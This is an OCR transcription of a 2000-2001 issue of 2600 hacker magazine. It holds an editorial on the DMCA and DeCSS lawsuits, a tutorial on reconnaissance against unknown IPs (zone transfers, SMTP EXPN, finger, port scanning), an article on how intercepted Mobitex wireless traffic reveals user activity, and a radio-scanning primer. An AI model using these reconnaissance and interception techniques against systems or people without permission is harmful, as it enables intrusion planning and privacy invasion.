2600

The Hacker Quarterly

Volume Seventeen, Number Four
Winter 2000-2001
$5.00 US, $7.15 CAN

"I think any time you expose vulnerabilities it's a good thing" - United States Attorney General Janet Reno, May 2000 in response to security breaches uncovered by federal agents.

STAFF

Editor-In-Chief
Emmanuel Goldstein*

Layout and Design
ShapeShifter*

Cover Concept and Photo
Maverick and SE2600

Cover Design
The Chopping Block Inc.

Office Manager
Tampruf

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley*, Dr. Delam, Derneval, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Webmaster: Macki*

Network Operations: CSS*

The Last (We Hope) of the Video Production:
Brian Libfeld

Broadcast Coordinators: Juintz, Cnote, Silicon, Absolute0, RFmadman, BluKnight, Monarch, Fearfree, Mennonite, jjjack

IRC Admins: jesse666, khromy, r0ss

Inspirational Music: Zappa, The Selecter, Autojack, Whale, Philip Glass

Shout Outs: Amy Goodman, h1kari, teklord, Lodri, Ralph Nader*, JonnyX

* appeals pending


2600(*ISSN 0749-3851*) *is published quarterly by 2600 Enterprises Inc.*
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual,
$50 corporate (U.S. funds).
Overseas - $26 individual,
$65 corporate.
Back issues available for 1984-1999 at $20 per year, $25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099
(letters@2600.com,
articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631-474-2677**



CONTENTS MAY SETTLE

Direction 4
Introduction to Snooping Around 6
BellSouth's Mobitex Network 9
An Introduction to Radio Scanning 10
More Java Fun 15
Sub7 - Usage, Prevention, Removal 16
This Issue's Featured Lawsuit Threat 21
Get Anyone's Credit Report For Free 21
Microsoft's Hook and Sinker 22
Hacking an NT Domain from the Desktop 24
The DVD Paper Chain 25
Polymorphism Script 26
Letters 30
Confusing ANI and Other Phone Tricks 40
Jury Nullification and The Hacker 42
Cop Proof Laptops 43
Radio Shack's Newest Giveaway 44
Dissecting Shaw's Systems 45
Hacking Free ISPs Using WinDump 54
Marketplace 56
Meetings 58

Direction

One thing we can say about the year 2000 with some certainty is that it wasn't boring. If you didn't get a sense of excitement, you probably weren't paying attention. And not paying attention in this day and age is a real tragedy.

Forget about the Y2K fiasco. Forget about the election absurdity. These were just mass media theatrics, more miniseries for our short attention spans. The events of consequence, those with true meaning... you had to look a little harder. But they were most definitely there.

It was the year Kevin Mitnick finally got out of prison. But it wouldn't be the year the authorities left him alone. That won't come until 2003 - we hope. Despite being out from behind bars since January, virtually the entire year has been a struggle - not being permitted to use many essential forms of technology, not being allowed to get a decent job, not being allowed to travel, not being allowed to give lectures on computer security. Recently, Mitnick was threatened with being sent back to prison for daring to participate in our H2K conference *over the phone from his house!* Yes, he was released from prison in 2000. But was he freed? No way.

It was also the year of the lawsuit. Many of them. Not just those involving us, although we certainly had a record-setting year. There were, of course, the Napster and MP3 issues. Years too late, the recording industry finally realized that the music monopoly they held would not last forever. Their lack of foresight is overshadowed only by their naive insistence of using bullying tactics to get their way and hold onto that which was never theirs to begin with. In 2000, individuals stood up to unlikely corporate stooges with names like Metallica and reminded them that consumers are the ultimate authority on how an industry will function - once they get it together enough to *take* control. It will never be possible to prevent people from sharing music, nor should it be. The recording industry was made to realize in 2000 that the old ways no longer work. That doesn't mean that they won't continue to try and insist that they *do work* in 2001 and beyond. But many of us have now seen the potential of "open source" music and hopefully we'll use that to open doors for thousands of new artists as well as consumers.

The ominous newcomer which made its presence felt in 2000 was of course the Digital Millennium Copyright Act. The DMCA is what was used against us in the DVD lawsuit. It was also used by Mattel this year to try and silence people who had figured out how its Cyberpatrol worked. It's become a very popular means of intimidating people. This scary piece of legislation, which *everyone* in the government seemed to support, makes it possible for the corporate powers to continue their domination of technology, business, and even art by simply making it illegal to not follow their oppressive and nonsensical rules. Look at what we were dragged through this year. Simply for *reporting* on a program called DeCSS that was written by someone else which managed to defeat the insecure security that prevented a DVD from being played on a Linux machine, we were treated as if we had gone out and pirated movies. Correction: we were treated *far worse* since there were people selling pirated movies *outside the court building* for the entire duration of our trial and probably to this day without anything happening to them. It was never about piracy. The Motion Picture Association of America wanted to make sure they had *control* and that nobody, not hackers, not civil libertarians, not ordinary people in the street - dared to figure out how to challenge that control. Selling a pirated movie is nothing to them. But telling people how the technology works is the real threat. We learned that this year. And the DMCA will continue to be used against others who not only tell people how things work, but people who *figure it out* themselves. (That's right, the power of the DMCA was extended in October to encompass creation - in addition to distribution - of "circumvention tools.") We're in for some real battles in the years ahead. The first will be our appeal of the DeCSS case, scheduled to be heard this spring.

We were hardly limited to this one lawsuit. (Actually, we're currently involved with *two* cases involving DeCSS - one was the suit filed by the MPAA, the other (still pending) filed by the DVD Copy Control Association in Santa Clara, California, which, last we checked, has no jurisdiction over us here in New York.) In the year 2000, we were threatened with lawsuits by NBC, CBS, Verizon, General Motors, Staples, the Guinness Book of World Records, and more - simply for doing what we've been doing since 1984: publishing information and expressing ourselves. If you look through our older issues, you'll see that there's no substantial difference in the type of information we publish now and what we printed ten or fifteen years ago. So what has changed? Obviously there are more entities using high technology these days so there is more to report on. These relative newcomers believe they can force people to keep quiet about how their systems work and what their weaknesses are. We beg to differ. While ill-conceived monstrosities like the DMCA make our job all the harder, it will take a lot more than that to keep us from exploring and sharing information.

A good many of this year's lawsuit threats came about because these corporations were convinced that laws like the DMCA, backed by global enforcers like the WTO and WIPO, gave them all the power they needed. Of the companies that threatened us because we had registered websites which criticized them, only Verizon was able to admit that it was indeed an issue of free speech. Meanwhile, thousands of "cybersquatting" cases are now being decided in a United Nations court which so far has been largely sympathetic to U.S. corporate giants. While it's clearly wrong to register a site for the sole purpose of selling it to a specific entity at a grossly inflated price, that's not what a large number of these cases have been about. We've seen sites forcibly turned over to corporations simply because their name was a part of the domain name. Examples include natwestsucks.com, standardcharteredsucks.com, and walmartcanadasucks.com - sites which clearly were expressive in nature yet, through twisted logic, were awarded to the companies as if criticism had actually become illegal.

We saw more mergers and takeovers in 2000 which resulted in some real monsters being born: Exxon/Mobil, Bell Atlantic/GTE (Verizon), Time Warner/AOL (still pending but quite likely), as well as a whole host of Internet service providers being swallowed up. Every combination, no matter how good the spin, means less choice and less competition. As consumers we suffer and as individuals attempting to express ourselves or figure out technology - we *really* suffer.

The broadcasting world also saw quite a few of these mergers and takeovers. A single company now owns more than 1000 radio stations in the United States! And they were right up there with the National Association of Broadcasters opposing the FCC's plan to finally introduce 10 to 100 watt microbroadcasting stations for true community radio - as if these tiny stations were the real threat to the world of broadcasting. Again, free expression was seen as the enemy and successfully prevented from existing along with the corporate giants.

The brutality of the authorities in preventing legal demonstrations at the Republican National Convention in Philadelphia and the Democratic National Convention in Los Angeles this August painted a vivid picture. Despite all of the power of the laws and the lawsuits and the mergers and the *control* - the people in charge are scared. They are utterly *terrified* of what independently thinking individuals can do if they are left alone. Call it guilt, call it paranoia. What we need to call it is opportunity.


An open society has no reason to fear its citizens. A closed and oppressive society, such as most prisons, some schools, and all dictatorships, feels the need to constantly monitor the people under its control and to do anything possible to quell rebelliousness and feelings of individuality. What have we seen in mainstream American society in the past few years? More surveillance, more draconian laws and regulations, and more power being taken out of the hands of individuals. Whether it goes by the name of "Carnivore" or the image of Secret Service agents infiltrating schools to pick out future Columbine candidates or the legislation that eliminates the need for annoyances like search warrants when drug involvement is suspected, it's all part of the same animal.

What they will never tell you - and what almost every part of our society is designed to discourage - is that one person, one idea, one simple act of defiance *can* change everything. Sure, you will see all kinds of corporate slogans embracing "revolution" and "thinking different" until you believe that counterculture was invented by The Gap. But try applying *your* beliefs to actions and see how quickly you're discouraged from being truly different.

We're not only living in interesting times, we're living in what may be the *most* interesting of all times. Technology and the net, used creatively, can bring people together in ways that have never been done before. Artificial barriers and controls are on the brink of extinction, thanks to innovative and intelligent applications of technology. With a populace that is informed, enthusiastic, and open to new ideas, the old-style oppression will be exposed almost as soon as it's applied.

We have some tremendous tools at our disposal. We cannot allow them to be legislated away, acquired by the highest bidder, or dissolved through apathy. What happens next determines how the game will be played for a very long time. We have that power. Is it any wonder those who think they're in charge are so frightened?

INTRODUCTION TO SNOOPING AROUND



by copycat

There are many reasons to poke and snoop around.

Curiosity - "Hum... what is that IP?"

Security - "Hum... why is that IP in my firewall logs?!"

Script kiddies (may have their own reasons) - "*Humbah*... Me c001 hax0r Internet spy!!"

Whatever your cause, be prepared to answer questions if someone traces your phone number from the IP you left on their logs. This article will give a few tips and tricks for snooping around, and a brief overview of simple tools that can assist you in this task. I am not going to include a disclaimer because I think snooping around is perfectly okay as long as you do not enter the system. Many people do not agree. You choose.

For whatever reason, you have an IP number. Now what? Portscan?

No. Some firewalls are smart enough to detect portscans and then deny the access to all services behind the firewall automatically from the IP that originated the portscan. If you do not want to be kicked out so quickly, it's better to leave the actual brute-force-intrusive-snooping for the end. First one must do some poking.

One thing to try with an IP number is reverse lookup in order to get its name. Names are more meaningful for most humans. nslookup should do the trick. The host utility that comes with the bind distribution is nicer, but everyone's got nslookup.

Some ISPs, rude ones, do not provide this. Fear not, there is still hope! One way to figure out, approximately, where this IP is, is to perform a traceroute. This way a reverse lookup might be found for a host that is a hop or two away from the IP in question hinting at the location of this IP and its ISP.

If this is not so, you are still not out of luck. You can check the owner of this IP block by looking it up in ARIN's whois database:

whois 1.2.3.4@whois.arin.net

Or:

whois -h whois.arin.net 1.2.3.4

Now this should give you the ISP name or company name, plus the name of the misbehaved DNS that is in charge of the reverse mapping. (Bad ISP! Bad! Bad!)

If you have stumbled upon joe-schmoe-dsl or lucy-modem-luser, learning the whole structure of their ISP's network will not help you much. However there are a few things that can help. Naturally, one would like to find out the login name associated with this IP. For this you must act quickly. Sometimes ISPs have a finger daemon running on their modem boxes that these IPs go through. It should be a hop or two away from the mystery IP.

Again traceroute and:

finger @modems-63.someisp.com

The reason to do this check immediately is that the IP itself may be irrelevant once the host disconnects, as it is assigned a new one via DHCP each time it logs on to the ISP. In fact, if you have been attacked by such a host and it has already disconnected, one of the only things to do would be to give the ISP the IP and the time of the event, and ask them to check their own logs in order to take care of the matter. Another possibility is to wait for the attacker to return.

The better ISPs offer shell accounts. A finger on the shell box might show you the users and where they connect from. If this is your lucky day, the mysterious IP will show up. If this snooping business is extremely important to you, you might want to get an account on this box. There is a lot of information you can get when you and the mystery user share the same machine: mail last checked, files, processes, the times the user connected, from where, etc., etc. Um, kids, I said *get* an account, not *crack* one. You can go and sign up with this ISP for a month....

Equipped with the login name you can search the ISP's web pages for info about this user, perhaps a personal web page. And also, you can poke at the mail server.

For argument's sake, let's say you have encountered an IP that belongs to an actual organization. Usually educational organizations are more interesting then commercial ones because they run all kinds of neat stuff. But be it an ISP, a company, a university, or whatever, we are armed with our domain name and we can check out info with DNS. But what DNS do we poke at?

Besides looking for owners of IP blocks in ARIN's whois, you can use whois to find contact info (that means phone numbers and addresses) of actual people, plus our desired DNS. It might be a good idea to:

```
alias whois '\whois "\!*"@whois.geektools.com'
```

in your .cshrc. whois.geektools.com is a whois proxy and saves you the trouble of looking up whois.internic.net, plus the actual registrar's database. The whois should give us a list of well known DNSs that are in charge of this domain. So now let's head out to our next target.

DNSs are pretty cool as they can hold all kinds of info, and not only names and the related IP addresses. This is an example for a hackish use for DNS.

```
nslookup - hastur.rlyeh.net
> set querytype=txt
> set domain=adventure
> 1
```

That is definitely one elite hostmaster.

One way to find out info from a DNS in charge of a domain is to initialize a request for zone transfer, like a slave DNS would do to its master. nslookup, which is used to debug DNS problems, can emulate this.

```
nslookup - ns1.blah.com
> ls -d blah.com
```

You may get lots of really interesting information at this point! You may get the whole layout of the domain. You may get info on the machines themselves, their OS, and hardware. You may get more contact information - even phones and names. It all depends what the hostmaster put in there.

Now a properly secured name server will not respond. It should only answer non-recursive queries about its domain. So you cannot list the zone, only guess its contents. I mean, why should it tell you anything unless you are really one of its slave DNSs? Many DNSs are not configured properly. Let's say you've encountered one of the better hostmasters. Is all lost? Do not worry, never fear, you may still have luck with one of the other DNSs. There are at least two that show up in the whois database. But there may be more DNSs that are not public but still hold info about this domain. You can try and guess their names: dns.blah.com, ns3.blah.com, nameserver.blah.com.

But in fact you can get this info from those secured DNSs themselves:

```
nslookup -query=any blah.com ns1.blah.com
```

This will give you a list of DNSs authoritative for this zone - which is what we wanted. In addition, it will provide you with an email (it comes in the form hostmaster.someplace.com instead of hostmaster@someplace.com), plus some MX records of the machines that will accept mail for this domain... which means an SMTP box.

Woo hoo! Now you've got SMTP to poke at. Perhaps more then one - there are backup MX records. SMTP is lots of fun. Let's see who will receive mail for root@blah.com. Before we send them a complaint we might want to snoop on those people too! (This will not work on a qmail server.)

```
telnet mail.blah-isp.com smtp
```

```
Trying 2.3.4.5...
Connected to mail.blah-isp.com.
Escape character is '^]'.
220 mail.blah-isp.com ESMTP 8.9.3/8.9.3;
Sat, 2 Sep 2000 20:27:09 -0400
expn root@blah.com
250-Rafa <"|/usr/bin/vacation
rafa"@mail.blah-isp.com>
```

Well, it looks like rafa's on vacation. If you acquired a login name earlier, now would be a good time to see where its mail is sent to. Perhaps to another SMTP box on an entire different network that is worth exploring.

But what about other machines? If you can't get the zone from the DNS, you have to start guessing common names for well known services: www.blah.com might exist, ftp.blah.com, gw.blah.com, etc., etc.

By now we've got so many IPs and names that are related to our original IP that we can actually start seeing more or less how this organization is set up.

So now we can move to a more intrusive method of snooping. Obviously one should check each IP for the services running on it. This can be accomplished by a portscan. Once you see which ports are open, simply connect and check them out. If you feel a bit queasy running portscans, you can try to telnet to the well known services' ports. One might guess that the ftp port is open on ftp.blah.com. This will give you an opportunity to find out the operating system plus the versions of the services running.

The telnet or ftp might have an interesting MOTD. ftp might allow anonymous access as well, perhaps leave your email there in case someone has any questions about your snooping. Web server, etc., etc. Some machines have all kinds of stuff running that no one bothered to close, things like the netstat and systat ports. telnetting into them would give you information about the hosts processes and network connections. Cute stuff. However, the Internet has grown to be a dangerous, unfriendly place - so one can seldom find such interesting services running. There are other services that you can bump into that may be open to the public. A good example is an LDAP server or any directory service. Although it provides lots of information, I am not covering it. Not to say it isn't interesting, but the tools and services I describe here are more common. If you bump into something interesting, go learn its protocol and snoop more! But don't forget that just because a machine declares it's running some old version of wu-ftp, it doesn't mean it's true. Perhaps it's a honey pot designed to lure you in to hacking some skillfully planned "vulnerabilities." Needless to say, even if this is not the case, the better admins will log any connection to these services.

Well, after you've checked out all the interesting things in /etc/services, ssh, the r-commands, blah blah blah - you are probably quite upset you cannot telnet directly to ssl-ified services and check out their responses such as secure imap and https. This is worth saying once: just because something has ssl doesn't mean it's secure! All it means is that you cannot sniff ssl traffic, which is a good thing (TM) because ssl users do not send their passwords and info in the clear. But this doesn't mean that one cannot crack passwords with brute force. Or in our case, poke around! For our task there is a stelnet package floating around. So you can use that or any other ssl wrapper for your telnet.

Even though dejanews are evil bastards, equipped with emails and names you can run a search to see if these people wrote anything of interest on Usenet. Head over to google and run some more searches. If you are bold, maybe pick one of the phone numbers and do some social hacking. But this is just getting too boring.

Apart from port scanners there are other tools available that automate a lot of this process, attempting to guess a machine's OS and the services running on it. But if you are bored and you don't have hundreds of IPs to scan, a manual snoop is definitely more fun.

Happy snooping!

BellSouth's Mobitex Network

by Dspanky
Blue Collar Hacker's Union
http://bcu.n3.net

Everyone's heard of a Palm VII, right? Well this is the network it runs on. I'm just going to cover the basics - the network architecture and protocol, not any specific implementation, and talk a little bit about what is needed to monitor it. I'm assuming that everyone knows how a basic cellular system works....

BellSouth's Wireless Data Network is a cellular TDMA system operating at 896 to 901 MHz and 935 to 940 MHz that implements a protocol called Mobitex. It is a data-only network, there is no cellular voice communications to share bandwidth with, and it is designed for mobile devices such as smart pagers (send and receive messages), email terminals, and the most famous, the Palm VII. Also, Mobitex is designed to have the ability to implement many underlying protocols, UDP/IP, TCP/IP, etc. Mobitex is an "open" protocol, meaning you can get all the specifics on a CDrom from Ericcson - for the open price of $100.

General Overview and Topology

The network topology is analogous to regular cellular networks (surprise!) and is divided into base stations, local and regional switches, and subscriber terminals. Switches are all interconnected via land-lines as well as to the Internet. Users can connect to the network via fixed terminals (host computers) or mobile terminals (a Palm VII). Where cellular phones use Electronic Serial Numbers (ESNs) and Mobile Identification Numbers (MINs) for identification and authentication, Mobitex devices have ESNs and eight digit MANs (Mobitex Access Numbers). Host access (fixed terminals) is almost always provided by a link at the local switch level and uses a PMAN (Personal Mobitex Access Number) and password instead of a MAN so the subscriber isn't limited to a specific fixed terminal. Finally, there is the Network Control Center (NCC) which regulates and checks ESN, MAN, and PMAN connections and sends DIE and LIVE commands to invalid terminals.

The Protocol

User applications can utilize standard Internet protocols, TCP, UDP, which are encapsulated in Mobitex Packets (MPAKs) until they reach the land-line portion of the network, where they are stripped of the MPAK headers and sent off as normal. The system also keeps "mailboxes" for packets that are designated for subscribers who are currently unavailable. MPAKs can contain 1 to 512 bytes of user data. A 1 byte MPAK is a status message. Status messages are simply 256 numeric messages that can be configured to allow standard messages to be sent quickly. These are defined by the application and can be used as a replacement for sending actual sensitive data.

MPAK Format

The first six bytes are the sender's and receiver's MAN in hex. The next byte is divided into two 4-bit subfields, the traffic state and subscription flags. When sending MPAKs the state is always 0. Otherwise, it can be 2, 4, 6, 8, A, or C, which specify if it was stored in a mailbox before delivery, if it is to be stored in a mailbox, or if it is unable to be sent, etc. A and C specify that the network is either overloaded or there is a network problem. Flags specify if the MPAK is to be put in the receiver's mailbox if they are inactive (1), send an acknowledgment when received (2), or to send to multiple MANs (4). The class and type is split, the 2 high bits for class and 5 low bits for type. I've only found information about two classes, 0 and 3. 0 is the most common and is regular subscriber communication. 3 specifies data terminal service communication. There are three common types - TEXT (1), DATA (2), and HPDATA (4), which define the type of user data attached. Hpdata is used in conjunction with the HPID to specify a "higher protocol" which can be used by the application. A valid list of HPIDs can be had from Ericcson for a measly $100.

Hackable, the Bottom Line

Let me first say that any Joe Shmoe with a scanner able to monitor cellular frequencies can't intercept this traffic (at least, not without *a lot* of work). You want a digital scanner that does the work for you. Needless to say, these are rare and expensive. Assuming you have one of these great devices (or have put in a lot of work), the possibilities are endless. For starters, you can log all MANs in your area and when they transmit. Or you can figure out the status messages for a particular implementation, which can give insight into what the user is doing. Here's an example:

Joe Shmoe has a 'leeto Palm VII which he uses to access his bank account. Instead of sending his account number over the air (which it has to the first time he accesses it, by the way) it sends a status message of 100. You will know that every time you see this MPAK on the network, Joe is accessing his bank account.

Remember, status messages differ for each implementation, so a particular status message from a Palm VII might not be the same for something else. Also, because Mobitex supports other protocols, traffic between the handheld device and networks besides BellSouth's may be encrypted or plaintext. The Palm VII uses Elliptic Curve Cryptography to encrypt its communication with the palm.net proxy server. Plaintext would of course be stupid, but hey, people are stupid.

Last Remarks

As more applications are implemented in wireless environments and with the government's propensity to limit the common man's access to the cellular frequencies, we have to strive to keep the airwaves as free and accessible as they were fifteen years ago.


An Introduction to Radio Scanning

by Sam Morse
sigint98@yahoo.com

A common "police scanner" is one of the most potentially useful tools a technological enthusiast could have. Scanners have come a long way from bulky, crystal-controlled affairs with a handful of channels. Contemporary scanners fit in the palm of your hand, have a thousand keyboard-programmable channels, and have wide-band frequency coverage from 100 Khz. to 2 Ghz. Certain models even have the ability to follow communications on trunked radio systems used by government and business.

For the uninitiated, a scanner is a VHF/UHF communications receiver that has the ability to step through multiple channels or "scan," stopping on a frequency it detects traffic on. Scanners monitor frequencies used by government agencies, the military, public safety, emergency services, utility companies, businesses, and wireless telecommunications devices. Some of the more deluxe units even cover the "HF" shortwave region. While the use of digital communications systems and encryption is on the rise, there is still plenty of monitorable activity for the foreseeable future.

There's a lot of good equipment out there, and selection is pretty much a matter of personal preference and operational requirements. For those living in areas whose public safety agencies use a Motorola or GE/Ericsson trunked system, my recommendation would be the Uniden (Bearcat) BC-245XLT Trunktracker. This handheld is a refinement of the excellent BC-235XLT, which only was capable of monitoring Motorola systems. If you're looking for a really small wide-band unit with great audio, examine the Icom R-2. This unit has coverage from 500 Khz to 1300 Mhz. (minus cellular). The Uniden BC-3000, Icom R-10, and Alinco DJ-X10 are also nice full-featured wide-band handheld units. There are also computer-controlled units such as the Winradio, Icom PCR-1000, and Optoelectronics Optocom. Hackers appear to be gravitating towards the Icom PCR-1000. The nice thing about the PCR-1000 is that it has a built in discriminator tap for monitoring digital signals.




Due to federal law, there are no new scanners with cellular phone coverage available in the United States to ordinary civilians. Those of you looking for a unit with unrestricted 800 Mhz. coverage will have to check out used equipment sources such as hamfests and pawn shops. The two models that still reign supreme are the Realistic PRO-2006 base and PRO-43 handheld. Good luck finding one. These days, scanners sold by Radio Shack are not only overpriced, but lacking in performance. There are much better sources available. The one thing, however, that I would get from Radio Shack is a copy of the book, *Police Call.* It is one of the best frequency directories you will find for any given area, along with the FCC's web site.

Finding Frequencies

Eventually the serious monitoring hobbyist gets the urge to go beyond listening to the standard widely available public safety and business frequencies. They get the desire to look for the good stuff that you will not find listed in *Police Call* or any of the other scanner frequency directories. The object of the hobbyist's listening might also be something mundane like the local mall security force, but a search through the directories fails to uncover their operating frequency. In either of these situations, the hobbyist can resort to using the various techniques detailed in this article to acquire an elusive frequency.

There are two basic approaches to finding frequencies. The first approach is to go on an electronic fishing expedition. This is how hobbyists operate most of the time. You simply take a small piece of the frequency spectrum that your radio is capable of receiving and listen to see what you can find. The second approach is to pick a specific target to be the focus of your monitoring attention and attempt to find the frequencies they use. During the course of using this second approach you will find other users; which you might find interesting later. I recommend that you use the first approach once in a while. Knowing the usual activity around you will help determine how far you can listen and, especially important, when a transmission out of the ordinary appears. I recommend you acquire frequency directories for your area. *Police Call* is excellent for public safety listings, but only average when it comes to identifying businesses. There are other excellent directories available for particular local areas. Your local radio shop will be able to help you there. The FCC also maintains a database at http://gullfoss2.fcc.gov. A frequency directory will identify the normal users of an area. This is useful in preventing you from wasting hours analyzing a common signal when you should be analyzing something else.



The tool that every monitoring hobbyist has is the "search" function on their scanner. Most of them however, do not know how to use it. You should know the frequency band that your target uses. You should have an idea of where in that band they would be operating. You should search probable areas in small sections.

Knowing what band a target operates on could be a matter of general knowledge. If your local police's dispatch channel is on VHF-high band, then it is a good bet their unlisted tactical channel is also there. It can also be determined by looking at the antennas on vehicles; unless the vehicle has a disguised antenna. A VHF-low band antenna will be a 60 to 100 inch whip or a 35 inch whip with a five inch coil on the bottom. A VHF-high band antenna will be either an 18 inch whip or a 40 inch whip with a three inch coil on the bottom. UHF band antennas will be either a six inch whip or a 35 inch whip with a plastic band in the middle. 800 Mhz. antennas are either a three inch whip or a 13 inch whip with a "pig tail" coil in the middle. A cellular phone antenna is a common example. I suggest ordering the catalogs of various antenna manufacturers to get a visual idea of what antennas on each of the bands look like. You can do the same thing with handie-talkie antennas. A VHF-low band antenna will be about a foot long. A VHF-high band antenna will be about six inches long and about as thick as your index or middle finger. UHF antennas will be either six inches long and slender compared to the VHF-high band antenna, or three inches long. 800 Mhz. antennas are about an inch and a half long.

Once you know the frequency band, you determine where in that band they might be operating. In most non-federal cases this is as easy as looking at the Consolidated Frequency List in the back of *Police Call.* The two types of users you might have problems with are police departments and the federal government. Police departments can use any public safety frequency for "tactical" communications on a non-interference basis. The FCC also licenses local government services for frequencies allocated to a different service if the frequency does not have a licensee already assigned to it. For example, a fire department could be licensed to a frequency allocated for highway maintenance. The Intergovernmental Radio Advisory Committee (IRAC) handles licenses for the federal government. IRAC listings have been exempt from the Freedom of Information Act since 1983. The mundane agencies have been using the same frequencies for the past 13 years, but some of the more interesting ones have changed frequencies. The IRAC listings in the Consolidated Frequency List are still fairly accurate. Remember that they are only fairly accurate.

You should search a range that covers three to five seconds, and with the scanner's fastest speed. This seems to be the average duration for a radio transmission. Let's say you are searching the VHF-High band with a scanner that does 50 steps a second. Channel spacing for VHF-high band is 5 Khz. You should search your target areas in sweeps of 750 Khz. to 1.25 MHz. Search a range for one to two weeks at different times to catch everything in that range.

